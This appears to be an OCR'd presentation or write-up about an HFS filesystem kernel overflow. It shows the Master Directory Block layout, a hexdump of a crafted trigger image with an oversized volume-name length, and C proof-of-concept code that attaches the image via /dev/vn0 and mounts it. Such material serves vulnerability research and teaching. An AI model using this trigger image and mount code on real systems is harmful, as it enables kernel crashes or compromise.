
loop counter
is attacker supplied

data is copied/encoded
without length check

Legacy HFS Master Directory Block

```
/* HFS Master Directory Block - 162 bytes */
/* Stored at sector #2 (3rd sector) and second-to-last sector. */
struct HFSMasterDirectoryBlock {
    u_int16_t       drSigWord;  /* == kHFSSigWord */
    u_int32_t       drCrDate;   /* date and time of volume creation */
    u_int32_t       drLsMod;    /* date and time of last modification */
    u_int16_t       drAtrb;     /* volume attributes */
    u_int16_t       drNmFls;    /* number of files in root folder */
    u_int16_t       drVBMSt;    /* first block of volume bitmap */
    u_int16_t       drAllocPtr; /* start of next allocation search */
    u_int16_t       drNmAlBlks; /* number of allocation blocks in volume */
    u_int32_t       drAlBlkSiz; /* size (in bytes) of allocation blocks */
    u_int32_t       drClpSiz;   /* default clump size */
    u_int16_t       drAlBlSt;   /* first allocation block in volume */
    u_int32_t       drNxtCNID;  /* next unused catalog node ID */
    u_int16_t       drFreeBks;  /* number of unused allocation blocks */
    u_int8_t        drVN[kHFSMaxVolumeNameChars + 1];  /* volume name */
    u_int32_t       drVolBkUp;  /* date and time of last backup */
    u_int16_t       drVSeqNum;  /* volume backup sequence number */
    ...
```

Hexdump of Triggering HFS Image




```
$ hexdump -C exploit.hfs
00000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000400  42 44 00 00 00 00 00 00  00 00 01 00 00 00 00 00  |BD..............|
00000410  00 00 00 00 00 00 02 00  00 00 00 00 00 00 00 00  |................|
00000420  00 00 00 00 60 41 41 41  41 42 42 42 42 43 43 43  |....`AAAABBBBCCC|
00000430  43 44 44 44 44 45 45 45  45 46 46 46 46 47 47 47  |CDDDDEEEEFFFFGGG|
00000440  47 48 48 48 48 49 49 49  49 4a 4a 4a 4a 4b 4b 4b  |GHHHHIIIIJJJJKKK|
00000450  4b 4c 4c 4c 4c 4d 4d 4d  4d 4e 4e 4e 4e 4f 4f 4f  |KLLLLMMMMNNNNOOO|
00000460  4f 50 50 50 50 51 51 51  51 52 52 52 52 53 53 53  |OPPPPQQQQRRRRSSS|
00000470  53 54 54 54 54 55 55 55  55 56 56 56 56 57 57 57  |STTTTUUUUVVVVWWW|
00000480  57 58 58 58 58 00 00 00  00 00 00 00 00 00 00 00  |WXXXX...........|
00000490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000600
```

Exploit Code


```
int ret, fd; struct vn_ioctl vn; struct hfs_mount_args args;

fd = open("/dev/vn0", O_RDONLY, 0);
if (fd < 0) {
    puts("Can't open /dev/vn0 special file.");
    exit(1);
}

memset(&vn, 0, sizeof(vn));
ioctl(fd, VNIOCDETACH, &vn);
vn.vn_file = "/usr/lib/exploit.hfs";
vn.vn_control = vncontrol_readwrite_io_e;
ret = ioctl(fd, VNIOCATTACH, &vn);
close(fd);
if (ret < 0) {
    puts("Can't attach vn0.");
    exit(1);
}

memset(&args, 0, sizeof(args));
args.fspec = "/dev/vn0";
args.hfs_uid = args.hfs_gid = 99;
args.hfs_mask = 0x1c5;
ret = mount("hfs", "/mnt/", MNT_RDONLY, &args);
```

Paniclog



